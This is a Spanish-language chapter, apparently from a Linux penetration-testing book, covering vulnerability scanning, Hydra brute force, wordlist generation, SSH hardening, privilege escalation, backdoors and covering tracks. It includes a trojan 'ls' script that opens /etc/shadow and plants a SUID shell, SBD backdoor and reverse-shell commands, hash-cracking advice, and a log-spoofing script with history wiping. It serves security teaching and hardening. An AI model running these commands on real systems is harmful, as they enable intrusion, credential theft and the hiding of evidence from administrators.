El trabajo de investigación es una larga tarea e involucra leer bastante sobre los servicios que estén montados sobre el ordenador víctima. El trabajo más arduo es identificar qué puntos de entrada serían aptos para ocupar en el momento de penetrar el sistema. Hay dos maneras de avanzar, una es obteniendo un *exploit* que funcione sobre algún servicio vulnerable y la otra es obteniendo la contraseña para entrar como un usuario normal transparente al sistema.

5.3.1 OpenVAS

Para lograr la identificación de las vulnerabilidades de un equipo remoto se han de realizar, en ocasiones, cientos de pruebas, comenzando por un escaneo de puertos y la identificación de los servicios asociados a estos, hasta la búsqueda de *exploits* o vulnerabilidades aprovechables basadas en los servicios disponibles. En ocasiones la realización de todas estas pruebas de manera exhaustiva puede llevar días, semanas e incluso meses. Sin embargo, todas estas acciones pueden ser automatizadas mediante los llamados "escaneadores de vulnerabilidades". Uno de los programas de este tipo mas conocidos, debido a su ideología Open Source, es OpenVAS, incluido en todas las versiones de la distribución BackTrack.

OpenVas, acrónimo de *Open Vulnerability Assessment System*, es una réplica del famoso Nessus que surgió tras la compra de éste por cuenta de la compañía Tenable Network Security y dejara de ser completamente de código abierto.

El software de OpenVAS es completamente gratuito, descargable desde la propia página del proyecto en *http://www.openvas.org*. En la actualidad OpenVAS contiene 19.000 *plugins* gratuitos descargables en los cuales se incluyen diversos métodos de intrusión e identificación de vulnerabilidades tanto de ámbito local como remoto para los principales sistemas operativos.

OpenVAS muestra la información obtenida mediante los escaneos de vulnerabilidades realizados sobre la máquina objetivo de una manera intuitiva dividiendo la información según la gravedad y el protocolo, puerto o servicio vulnerable.




Figura 5.2. Informe de vulnerabilidades extraído por OpenVAS

5.3.2 Hydra

Es muy difícil encontrar hoy en día un *exploit zero day* para los sistemas operativos, en especial si se trata de Linux. Las vulnerabilidades en Linux son parcheadas rápidamente; gracias a la naturaleza del código libre, hay miles de ojos supervisando el código constantemente. Una vez encontrada una vulnerabilidad, los atacantes tienen una ventana de entre 24 y 48 horas antes de que los sistemas se actualicen con el parche de seguridad. Es por esto que en la mayoría de los casos, los atacantes preferirán atacar las cuentas remotamente, tratando de adivinar la contraseña.

Para atacar los servicios de esta manera, existe **Hydra** de THC (*The Hackers Choice*). Puede obtener este *software* de su portal Web en *http://freeworld.thc.org/thc-hydra/*. La versión más reciente y configurada para su uso se encuentra en las distribuciones de BackTrack y en los repositorios de la mayoría de los sistemas basados en Linux. Para la versión grafica se incluye el paquete *xhydra*.




Figura 5.3. La interfase gráfica de hydra

Las contraseñas débiles siguen siendo en la mayoría de casos la mayor vulnerabilidad de cualquier sistema de red. Es muy común que los usuarios no tengan consciencia sobre cómo crear contraseñas fuertes y hasta que ni siquiera consideren que sea algo necesario. Con **Hydra**, podrá explotar esta vulnerabilidad humana y realizar ataques de fuerza bruta contra servicios que permitan la validación de usuarios remotos.

Hay otros programas capaces de realizar estos ataques de fuerza bruta, pero **Hydra** cubre el mayor auge de protocolos de validación, soportando hasta ahora más de 20 protocolos de autenticación. Como es un proyecto de código libre, puede estar seguro de que este programa estará siempre incluyendo protocolos nuevos para aumentar el rango de ataque. En entornos Linux, el servicio que más interesa explotar es el SSH. El protocolo SSH es utilizado para la administración remota y es ya considerado un estándar en Linux, y puede estar seguro de que lo encontrará en la gran mayoría de servidores en Internet.

Dentro de las opciones que ofrece **Hydra**, encontrará la selección de objetivos, donde puede introducir la dirección IP de una terminal o seleccionar una lista para múltiples víctimas. En la mayoría de los casos, se quiere comprometer una sola máquina, sin embargo, tener múltiples objetivos es una opción bastante útil para auditar diversos ordenadores dentro de la red. Puede seleccionar de entre varios protocolos de autenticación en la lista desplegable; en caso de que sea mediante un formulario Web seguro, **Hydra** puede negociar una sesión SSL para mandar las contraseñas cifradas.

Al igual que objetivos, puede elegir escribir un solo usuario o seleccionar una lista de ellos, y lo mismo para las contraseñas. Lo ideal sería conocer los nombres usuarios y tan solo adivinar las contraseñas. Aunque no es tan difícil si se tiene acceso a los correos de los usuarios, puesto que los nombres ahí, por lo general, son los mismos que utilizan para validarse en el sistema (existen servicios de correo electrónico donde el usuario es un alias de una cuenta distinta, que es la real, lo cual pone el reto algo más difícil).

Como **Hydra** se basa en ataques de diccionario, habrá que armarse un buen listado de usuarios y contraseñas. Bastaría con realizar búsquedas en Internet para encontrar listas de apellidos y nombres para empezar a armar un diccionario bueno. Lo importante es elegir nombres relacionados con la localidad, ¡no sirve de nada poner en el listado el apellido Washington, si el servidor está en una empresa española! Hay que ser certero y efectivo, reduciendo la lista a nombres locales. Los formatos de los nombres usuarios normalmente son el apellido y la letra inicial del primer nombre al frente. Para lograr estas permutaciones se pueden crear *scripts*

sencillos, o bien ocupar programas que puedan generar estas listas. **Brutus**, otra herramienta para ataques de fuerza bruta, tiene una utilidad para crear diccionarios.

Existen listas de contraseñas ya generadas en Internet, la comunidad de usuarios crea incluso portales y servidores dedicados a la creación y almacenamiento de estas listas de un modo totalmente *open*, basado en compartir estas listas de contraseñas, éste es el caso del servidor de *Oxford Uni Wordlists*, al cual podrá acceder mediante el servicio *ftp://ftp.ox.ac.uk/pub/wordlists/* o el portal *http://www.insidepro.com/eng/download.shtml* en el que se incluyen multitud de estas listas divididas en diversos idiomas y características específicas como películas, famosos, estilos musicales, etc. que en algunas ocasiones pueden llegar a ocupar cerca de 300 MB. Este método de penetración es, obviamente, un método que exige mucha paciencia. Mientras que en auditorías estas listas grandes pueden ser buenas ideas, en la vida real, el atacante elegirá las mejores palabras basandose en el trabajo investigativo sobre la empresa o la persona.

Hydra permite configuraciones más sutiles al permitir disminuir o aumentar el número de conexiones a la vez que permitirá realizar al servicio atacado. En el caso de los servicios SSH, es recomendable tener este número muy bajo. Por defecto, **Hydra** permite 36 conexiones en paralelo, sin embargo, esto también puede denegar servicios en el ordenador. Para SSH es mejor bajar estas conexiones a una a la vez. Para permitir anonimato, **Hydra** también permite la configuración de un Proxy para no realizar una conexión directa a la máquina destino del ataque.




Figura 5.4. Hydra encuentra una contraseña

5.3.3 Generación de diccionarios

Muchos de los ataques de contraseñas van de la mano con el uso de diccionarios. La efectividad de un ataque de diccionario dependerá de lo bueno que sea el diccionario a utilizar. En algunos casos es de mucha ayuda tener un diccionario personalizado según el tipo de objetivo que estemos auditando. Este tipo de diccionarios son efectivos debido a que el comportamiento de los usuarios es el de poner contraseñas vinculadas a lo que hacen ellos o la organización en la que trabajan. Por ejemplo: ss muy probable que una persona de finanzas tenga como contraseña alguna palabra relacionada a las finanzas.

Una herramienta muy conocida para la generación de diccionarios personalizados es CEWL. Esta herramienta permite al usuario crear una lista diccionario de contraseñas, descargando todas las palabras contenidas en una página Web. De esta forma obtendremos una lista de palabras muy relacionadas con el giro de negocio de la empresa, que al fin y al cabo es también el campo en el que trabajan los usuarios.

Esta herramienta se ejecuta en entornos Linux y está incluida en la lista de utilidades de la distribución BackTrack en el directorio */pentest/passwords/cewl/* y en la página oficial *http://www.digininja.org/projects/cewl.php*. La sintaxis básica para utilizarla es: *./cewl.rb [OPCION] URL*.

```
root@ninjasec:/ninjasec/cewl# ./cewl.rb --help
cewl 3.0 Robin Wood (dninja@gmail.com) (www.digininja.org)

Usage: cewl [OPTION] ... URL
     --help, -h: show help
     --depth x, -d x: depth to spider to, default 2
     --min_word_length, -m: minimum word length, default 3
     --offsite, -o: let the spider visit other sites
     --write, -w file: write the output to the file
     --ua, -u user-agent: useragent to send
     --no-words, -n: don't output the wordlist
     --meta, -a file: include meta data, optional output file
     --email, -e file: include email addresses, optional output file
     --meta-temp-dir directory: the temporary directory used by
       exiftool when parsing files, default /tmp
     -v: verbose

     URL: The site to spider.
```

Utilizando como único parámetro la dirección de la pagina Web a escanear, la herramienta mostrará por pantalla todas las palabras clave listadas en el interior de la página, pero este *software* permite afinar más la búsqueda utilizando parámetros extra que pueden llegar a ser extremadamente útiles en la búsqueda de

patrones de contraseñas en una página Web. Algunos de los parámetros más importantes son los siguientes:

- **--min_word_length (tamaño mínimo de palabra)**: este parámetro indica el número mínimo de caracteres que debe tener la palabra a extraer para considerarla válida. Por defecto es 3.

- **--write (salida a un fichero de texto)**: este parámetro indica la ruta en la que se almacenarán las palabras extraídas durante el escaneo de la página.

- **--meta (captura de metacaracteres)**: este parámetro intentará extraer palabras incluidas en la página Web como metacaracteres.

- **--email (direcciones de correo)**: este parámetro busca también direcciones de correo incluidas en la página para incluirlas en el diccionario.

Utilizando el siguiente comando puede extraer cerca de 13.300 palabras de la página *http://www.google.com*.

```
#> ./cewl.rb --meta --email --write /root/google.txt http://www.google.com
#> Wc –l google.txt
13262 google.txt
```

5.3.4 Securizando SSH

El servicio de SSH es ya un estándar en toda distribución de Linux. Este servicio es la manera perfecta para administrar remotamente de manera segura, además manda los datos a través de un túnel cifrado. Junto con la funcionalidad de una consola remota, ofrece también enrutamiento de puertos, tunelización de VPN y transferencia de archivos. ¡Todo esto con tan solo un puerto expuesto a Internet! Con tan solo mantener este *software* actualizado y eligiendo buenas contraseñas, los ataques de diccionario a este servicio no tendrán ningún efecto. Sin embargo, ataques constantes a este servicio pueden tener otros efectos negativos.

El constante ataque al puerto SSH indudablemente dejará una cantidad increíble de ficheros *logs* que indican validaciones fallidas. En el siguiente listado vemos unas pocas líneas mostrando el intento de acceder al servicio SSH mediante el ataque de diccionario previamente comentado.

```
Mar 30 16:19:57 nebucadnezzar sshd[5170]: Failed password for neo from
::ffff:192.168.0.172 port 51737 ssh2

Mar 30 14:19:57 nebucadnezzar sshd[5171]: Failed password for neo from
::ffff:192.168.0.172 port 51737 ssh2

Mar 30 14:19:57 nebucadnezzar sshd[5171]: Failed keyboard-interactive for neo
from ::ffff:192.168.0.172 port 51737 ssh2

Mar 30 16:19:59 nebucadnezzar sshd[5170]: Failed password for neo from
::ffff:192.168.0.172 port 51737 ssh2

Mar 30 14:19:59 nebucadnezzar sshd[5171]: Failed password for neo from
::ffff:192.168.0.172 port 51737 ssh2
```

Además de llenar los ficheros *logs*, el constante ataque podría denegar otros servicios que se encuentren en ese ordenador. Si es un servidor de correo con base de datos, la gente que quiera acceder a su correo podría encontrarse con errores de exceso en el tiempo de espera. Pueden darse algunos pasos sencillos para securizar mejor este servicio dentro de los propios ficheros de configuración del demonio SSH:

- **No permitir la validación de root**. La cuenta de administración **root** siempre resultará ser la víctima en los ataques de diccionario. Porque es un usuario conocido, muchos *script kiddies* van directamente a por este usuario pensando que es una apuesta segura, y muchas veces lo es. El siguiente parámetro en **sshd_config** bastará para no permitir esto:

  PermitRootLogin NO

- **Reducir la cantidad de usuarios que puedan validarse remotamente.** No hay razón para que usuarios regulares que no tengan necesidad de entrar en el sistema puedan validarse en este servicio. Dentro del mismo fichero de configuración, se puede tanto permitir como denegar este derecho a usuarios y grupos:

  ```
  AllowUsers      yo
  AllowGroups     migrupo
  DenyUsers       raul
  DenyGroups      grupoderaul
  ```

- **Sólo permitir el protocolo 2 de SSH.** La primera versión de SSH es menos segura y está actualmente despreciada para favorecer la versión 2:

  Protocol 2

- **Usar un par de llaves para la autenticación.** Deshabilite el uso de contraseñas y prefiera solamente el uso de un par de llaves para la autenticación. Si se conecta a varios ordenadores, deberá mantener una copia de la llave de cliente en cada uno o bien llevarlo en un *pendrive*.

Importante: para instalar el par de llaves, siga las siguientes instrucciones:

1. En el ordenador cliente de donde se quiere conectar, debe primero generar el par de llaves para la autenticación. Dentro de la suite de herramientas de OpenSSH, existe el comando **ssh-keygen**. Ejecútelo de la siguiente manera con el usuario que desea conectarse:

   ssh-keygen -t rsa

   Con esta instrucción, se le dice a OpenSSH que genere el par de llaves con el método de encriptación RSA, que añadirá protección extra al agregar una contraseña para el uso de la llave.

2. En el momento de generar las llaves, éstas se crearon en:

   ~/.ssh/id_rsa

   ~/.ssh/id_rsa.pub

   Copie y respalde este par de llaves en un medio físico. La llave id_rsa.pub es la llave de autenticación pública, se debe copiar al ordenador servidor para poder hacer uso de ella.

3. En el ordenador servidor, en el directorio de inicio del usuario que ocupa para conectarse, agregue la llave al fichero de llaves autorizadas de la siguiente manera:

   ~/.ssh$ cat id_rsa.pub >> authorized_keys

   El nombre del fichero para las llaves autorizadas es authorized_keys por defecto, pero se puede cambiar en el fichero de configuración ubicado en **/etc/ssh/sshd_config**. Puede remover el fichero id_rsa.pub si lo desea.

4. Deshabilite el uso de contraseña para el usuario que ha instalado la llave. En el fichero de /etc/passwd, en la línea perteneciente al usuario en el campo de contraseña, cambie la 'x' por un '*' como se muestra en el ejemplo a seguir:

```
kr0m:*:1000:1000:kr0m,,,:/home/kr0m:/bin/bash
```

5. Configure los permisos del fichero authorized_keys para que sólo el usuario propietario los pueda leer:

```
~/.ssh$ chmod 600 authorized_keys
```

6. Para conectarse, ocupe ssh-agent y ssh-add para administrar sus llaves. Con ssh-agent, puede abrir una consola que recuerde su llave para no estar preguntando la contraseña cada vez que quiera realizar una operación. El siguiente listado muestra cómo hacer uso de estas herramientas:

```
kr0m@FromHell:~$ ssh-agent $SHELL
kr0m@FromHell:~$ ssh-add $HOME/.ssh/id_rsa
Enter passphrase for /home/kr0m/.ssh/id_rsa:
Identity added: /home/kr0m/.ssh/id_rsa (/home/kr0m/.ssh/id_rsa)
kr0m@FromHell:~$ ssh kr0m@192.168.0.41
Last login: Fri Mar 30 16:25:14 2007
[kr0m@nebucadnezzar ~]$
```

5.4 ESCALANDO PRIVILEGIOS

Lo deseable siempre es ser **root**. Pero no siempre se podrá lograr esto y en Linux es una tarea ardua. Muchas veces, aunque haya explotado una vulnerabilidad, lo único que obtendrá es una cuenta limitada de usuario. Mientras que iniciar un servicio y vincular un puerto son tareas exclusivas de **root**, una vez que un servicio demonio termine de inicializarse, los permisos son inmediatamente reducidos a los de una cuenta limitada. Si leyó la primera sección de este capítulo que hace referencia al sistema de permisos, se acordará de que existen varios usuarios de sistema que son utilizados exclusivamente para el manejo de ciertos programas.

Hasta adivinando contraseñas, la cuenta menos probable a obtener es **root**, puesto que los administradores usualmente deshabilitan el uso de este usuario en los servicios que se encuentran cara a Internet, y no permiten que se valide. Lo más común entonces será empezar con una consola de permisos limitados y deberá encontrar la manera de escalar sus privilegios a los de un administrador.

5.4.1 Explotando programas con SUID

El sistema operativo de Linux es moldeable, ofreciendo herramientas que son lo suficientemente dinámicas para lograr tareas que el autor del programa no se hubiese imaginado. El sistema de permisos permite dar una seguridad robusta, siempre y cuando el administrador sepa qué conlleva "ser seguro". En manos menos experimentadas, se puede errar y, desapercibidamente, vulnerar el sistema. Éste es el caso cuando se activa el bit de SUID o SGID previamente visto en este capítulo.

El bit de SUID activado en ficheros que pertenezcan a **root** es el más peligroso y habrá que tener cautela con él. Como estos programas pertenecen a **root**, cualquier usuario que los ejecute los ejecutará con los permisos de **root**. Si el programa es afectado por un desbordamiento de memoria, al darle, por ejemplo, un argumento muy grande, se puede introducir un *shellcode* desde la línea de comando. Éste no es normalmente el caso con varios de los programas que vienen por defecto instalados en las distribuciones más estables de hoy en día, pero sí puede ocurrir en versiones previas de la distribución de Linux y también por programas que han sido creados para uso interno. Para encontrar los programas con el bit de SUID o SGID activados, se puede ocupar el comando **find** de la siguiente manera:

```
~$ find / \( -perm -4000 -o -perm -2000 \) -type f -print
```

La manera más común de explotar estos programas es ver las dependencias a librerías por las llamadas a sistema que hace. Puesto que el programa está compilado, no se podrá alterar el binario, sin embargo existen programas que hacen uso de la variable de entorno **$PATH** en vez de escribir la ruta absoluta a la librería o programa externo que necesita para ejecutar una instrucción. Cuando el programa externo no es escrito con la ruta absoluta de su ubicación, Linux ocupará las rutas listadas en **$PATH**. Sería cuestión de compilar el programa externo con código malicioso dentro del directorio de inicio y después modificar la ruta para incluir un '.' al inicio de ella. De esta manera, cuando el programa con SUID se ejecute y vaya en busca de la librería, buscará primero en el directorio donde se ejecutó el comando, donde se encuentra el programa malicioso que se compiló con

anterioridad y lo ejecute con permisos de root. El siguiente listado muestra el uso de **ldd** para encontrar programas con SUID o SGID y listar las dependencias a librerías enlazadas:

```
~$ ldd `find / \( -perm -4000 -o -perm -2000 \) 2> /dev/null`
```

5.4.2 Abusando de la ruta relativa '.'

En ocasiones, los usuarios suelen agregar a la variable de entorno **$PATH** el '.' para ejecutar *scripts* en directorios locales. Esto es muy habitual en administradores que les gusta escribir *scripts* de mantenimiento en directorios poco habituales. Por la pereza de no querer escribir './' en la línea de comandos en cada instancia de invocar un programa en el actual directorio, agregan el '.' en **$PATH**. Esto es fácilmente explotado al escribir programas maliciosos dentro de algún directorio con el nombre de algún programa común como **ls**. Cuando el administrador escriba el comando dentro del directorio con esta trampa, ejecutará sin saberlo un *script* malévolo. Veamos el siguiente código:

```
#!/bin/bash
if chmod 666 /etc/shadow > /dev/null 2>&1; then
    cp /bin/bash /tmp/.bash;
    chmod 4777 /tmp/.bash;
fi;
ls --color="auto"
```

Un *script* malicioso como éste normalmente residiría dentro de **/tmp**. La razón para esto es que cualquier usuario puede escribir dentro de este escritorio, tanto como ejecutar programas y *scripts*. Este ataque asume que la ruta del administrador del sistema está agregada al comienzo de las rutas listadas en **$PATH**. Cuando el administrador liste este directorio como root, la variable de entorno **$PATH** le indica a **bash** que busque **ls** dentro del directorio actual. En condiciones normales no lo encontraría, pero en este caso sí lo va a ver, puesto que se ha dejado ahí intencionadamente. Al ejecutarse este pequeño troyano **ls**, cambiará los permisos del fichero **/etc/shadow** para que pueda ser leído y escrito por todos. Cualquier error será truncado y se creará una copia de **/bin/bash** en **/tmp**, pero como un fichero oculto. Al final, el directorio se lista de igual manera y no hay indicios de fechoría alguna.

Nota: en el último ataque, **bash** se copia con el bit de SUID activado y con usuario propietario root. Sin embargo, puede suceder que al ocupar esta *shell* como usuario normal, no se ejecute como root. Esto es el comportamiento normal de **bash**. Si se ejecuta con un UID efectivo (o GID) distinto al UID (o GID) real, toma por defecto los permisos del UID real. Ese comportamiento se puede desactivar con el argumento **-p**:

```
~/tmp$ ./.bash -p

.bash-3.1#
```

5.5 MANTENER EL ACCESO EN EL SISTEMA

Una vez se ha logrado elevar privilegios, habrá que mantener el acceso en el ordenador y en la red misma. El logro de haber vulnerado una terminal no puede ser desperdiciado, y hay que rápidamente asegurar que el privilegio obtenido no sea arrebatado. Esto se logra dejando algunas puertas traseras y troyanizando los binarios ya instalados en el sistema. Obviamente lo más importante es no llamar la atención, o tomar los pasos suficientes para que la intrusión no sea fácilmente detectada. A continuación se hablará de algunos troyanos para Linux que se pueden encontrar en la red, y de qué se debe hacer para limpiar el rastro dejado.

5.5.1 SBD

Mucha gente ya conoce el famoso **Netcat**, cuya fama como la "navaja suiza" de *hackers* y administradores lo ha difundido como una de las herramientas más ocupadas como herramienta de *hacking*. *Shadowinteger's Backdoor* (**SBD**) es un clon de **Netcat**, pero con algunas funcionalidades extras y con comunicación cifrada. El cifrado de datos resulta ser una característica muy útil, puesto que varios administradores se preocupan hoy en día de monitorizar las comunicaciones que existen en la red con *sniffers*. De la misma manera que los administradores realizan sus labores para hacer más difícil la tarea del *hacker* malicioso, el atacante toma medidas para hacer más difícil la labor del administrador al tratar de detectar qué se hizo en su red.

Esta *backdoor* se puede compilar para plataformas Windows y Linux. Algunas de las principales características son: el uso de encriptación AES-CBC-128 + HMAC-SHA1, puede ejecutar programas (opción -e) y permite reconectarse en caso de que haya excedido el tiempo de espera. El código se puede obtener de *http://sbd.sourceforge.net/* y se distribuye bajo la licencia GPL de GNU, todas las

versiones de BackTrack incluyen esta herramienta preinstalada en la distribución. La sintaxis general es la siguiente:

```
para conectar (tcp): sbd [-opciones] host puerto

para escuchar (tcp):  sbd -l -p puerto [-opciones]
```

Las opciones permiten bastante flexibilidad. Aquí se presentan algunos ejemplos de las cosas que se pueden hacer con **SBD**:

Transferencia segura de ficheros desde ordenador A a B

```
B$ sbd -l -p 37337 -k secreto > fichero.salida.txt
A$ cat fichero.entrada.txt | sbd -k secreto B 37337
```

Nota: en este ejemplo, hay que revisar que cuando el tamaño del **fichero.salida.txt** es igual a **fichero.entrata.txt**, se cancele el comando. No termina automáticamente.

Dejar sbd como una puerta trasera

```
víctima$ sbd -l -p 37337 -k secreto -e /bin/bash -D on -r 0
atacante$ sbd víctima 37337 -k secreto
```

Nota: cuando el atacante esté conectado, no aparece un indicador de consola, sin embargo al escribir un comando se obtendrán respuestas en pantalla.

Realizar una shell inversa

```
atacante$ sbd -l -p 37337 -k secreto
víctima$ sbd atacante 37337 -k secreto -e /bin/bash
```

Realizar una conexión estilo chat entre A y B

```
A$ sbd -P nick_A -H on -l -p 37337
B$ sbd -P nick_B -H on A 37337
```

5.5.2 Suplantando usuarios

Aunque es bueno ser root, hay que tener en cuenta que es extraño que alguien se esté validando como administrador en los ordenadores de manera remota. Para pasar desapercibido, es mejor ocupar las cuentas de los usuarios ya existentes. De esta manera, las autenticaciones en el ordenador víctima pueden pasar desapercibidas. Sin embargo, para poder lograr esto, se deberán *crackear* las contraseñas de los usuarios de ese ordenador. Como se había mencionado anteriormente, las contraseñas se encuentran en **/etc/shadow** de manera cifrada. De este modo, las contraseñas de las personas permanecen ocultas incluso del propio administrador. Sin embargo, se pueden ocupar las *hashes* encontradas en el fichero para poder *crackearlas* con una herramienta como **John the Ripper**. Esta herramienta está muy bien documentada y existen varios diccionarios buenos en Internet que se pueden ocupar para adivinar las contraseñas del usuario.

John the Ripper no es la única herramienta que está disponible para esta tarea. Existen proyectos basados en herramientas como **RainbowCrack** que ocupan una técnica de Philippe Oechslin, un ingeniero informático que escribe sobre cómo precomputar las tablas de *hash* para no gastar tantos recursos del procesador en crackear contraseñas. Se pueden calcular tablas con gigas de combinaciones de contraseñas ya cifradas para tan solo buscar el *hash* generado en las tablas y ver qué palabra (o segmento de palabra) corresponde a ese *hash*.

Alrededor de esta idea, nacen proyectos *on-line* donde constantemente están *crackeando* distintos *hash* para guardarlos en bases de datos. Los usuarios siguen contribuyendo con sus *hashes* para agrandar los proyectos y el resultado es un servicio donde puede ingresar el *hash* que le interesa, saber a qué contraseña corresponde y, si ya lo han calculado previamente, inmediatamente se obtiene una respuesta. Definitivamente es mucho más rápido que esperar los resultados de **John the Ripper**. Las direcciones Web de estos interesantes proyectos son:

http://www.onlinehashcrack.com/
http://tools.benramsey.com/md5/
http://www.hashchecker.com/?_sls=add_hash

Figura 5.5. El portal de OnlineHashCrack.com permite realizar búsquedas en su base de datos introduciendo el hash que se desea crackear

5.5.3 Borrado de huellas

Algo siempre importante es borrar las huellas que se van dejando cuando se conquista una máquina. En los sistemas operativos de Linux se delega la tarea de *logging* al servicio **syslog**. Como **syslog** es altamente configurable, puede ser que los nombres de los ficheros varíen de distribución en distribución, pero existirán aquéllos que son configurados por estándar. Las aplicaciones pueden no trabajar a través de **syslog**, prefiriendo el manejo interno de los mensajes de error. Sin embargo, es estándar que estos *logs* se guarden en **/var/log**. Como son ficheros de texto, se pueden editar con programas como: **nano** o **vim** siempre y cuando se tengan permisos de **root**.

El fichero de configuración de **syslog** en **/etc/syslog.conf** es legible por todos. Esto puede ser de utilidad para saber qué ficheros *log* pertenecen a las facilidades que le puede interesar modificar. Las facilidades más comunes para delatar al atacante son las de **authpriv** y **user** y las aplicaciones que mantienen *logs* normalmente escriben en el nivel de **info**. La facilidad de **authpriv** se ocupa para el inicio de sesiones y contiene información acerca de las autenticaciones realizadas en el ordenador. La facilidad de **user** guarda mensajes genéricos de la sesión del usuario. Por último, muchas aplicaciones de *firewall* escriben información en el nivel de **info**.

Después se tendrá que preocupar de ficheros *logs* de aplicaciones como **Apache** o **Proftpd** dependiendo en los ataques que se hayan realizado sobre el ordenador. En vez de borrar los ficheros *log*, se puede simplemente *espoofear* una dirección IP reemplazando la verdadera por una falsa. Con un poco de conocimiento de *scripts* en **bash** y sabiendo ocupar la herramienta **sed**, puede automatizar este proceso. Hay un *script* llamado **Guru-Antilog.sh** que se puede descargar de los foros en *http://packetstormsecurity.org/files/45180/Guru-Antilog.sh.html* que hace justamente esto. Se debe ejecutar como **root** y lo primero que hace es preguntar la dirección IP que se quiere reemplazar en los ficheros *log*. Después pregunta la dirección IP con la que se quiere reemplazar. Una vez reemplazados en los ficheros *log* que encuentre, pregunta si quiere borrar los últimos registros *log* para que pueda *desloguearse* sin dejar rastro alguno.

```
[root@nebucadnezzar tmp]# cat /var/log/secure
...
Apr  3 16:18:48 nebucadnezzar sshd[7098]: Failed password for kr0m from
::ffff:192.168.0.172 port 47131 ssh2
Apr  3 16:18:48 nebucadnezzar sshd[7098]: Connection closed by
::ffff:192.168.0.172
...
[root@nebucadnezzar tmp]# ./Guru-Antilog.sh
--------------------------------------------------------------------------------
--------------
        Guru-Antilog c0ded By [ sAFA7_eLNeT ] (SecurityGurus.NeT) -
SecurityGurus[AT]irc.dal.net:6667
 Greetz g0es to : Acid-WarZ,rOCk-MaStEr,j7a,MedoZero,Spiderz,and all
SecurityGurus.NeT PPL and all 1--5.com folks
--------------------------------------------------------------------------------
--------------
```

```
h3re w3 g0
 What's the ip y0 want to spoof it ?  192.168.0.172
 What's the Fake ip y0 want  using it ? 255.255.255.255
 Editing lastlog
 i can't find syslog
Editing message
 i can't find access_log
 i can't find error_log
 Editing wtmp
 Editing secure
 i can't find xferlog
 Editing utmp
 if y0 want to delete the last commands  type (yes) if y0 don't type (no) 0r anything
yes
##Now the last commands y0 put it will go to hell ^_^ ##
 y0 have one minute to exit from server..go0d luck job 3 at 2007-04-03 18:25
job 4 at 2007-04-03 18:26
 Guru-Antilog Ended  work... Cheers !
[root@nebucadnezzar tmp]# cat /var/log/secure
...
Apr  3 16:18:48 nebucadnezzar sshd[7098]: Failed password for kr0m from
::ffff:255.255.255.255 port 47131 ssh2
Apr  3 16:18:48 nebucadnezzar sshd[7098]: Connection closed by
::ffff:255.255.255.255
...
```

Por último, sería buena idea limpiar el historial de comandos de **bash**. Existe el fichero **.bash_history**, dentro del directorio de inicio del usuario, que contiene el historial. Bastaría con borrarlo para no dejar huella. También hay que ejecutar el comando **history -c** en todas las **shell** que se ocupen antes de salir de ellas para borrar absolutamente todo el historial de comandos.

5.6 CONCLUSIONES

Como puede apreciar, existen metodologías y herramientas que se ocupan constantemente para penetrar la seguridad en Linux. El administrador, sin embargo, puede llegar a tener un sistema muy robusto, lo suficiente como para no tener dolores de cabeza todas las semanas por ataques de *script kiddies* que dejan un servidor fuera de servicio. Esto depende directamente del tiempo que se dedique a securizar los sistemas y del conocimiento que tenga de los distintos escenarios de ataque.

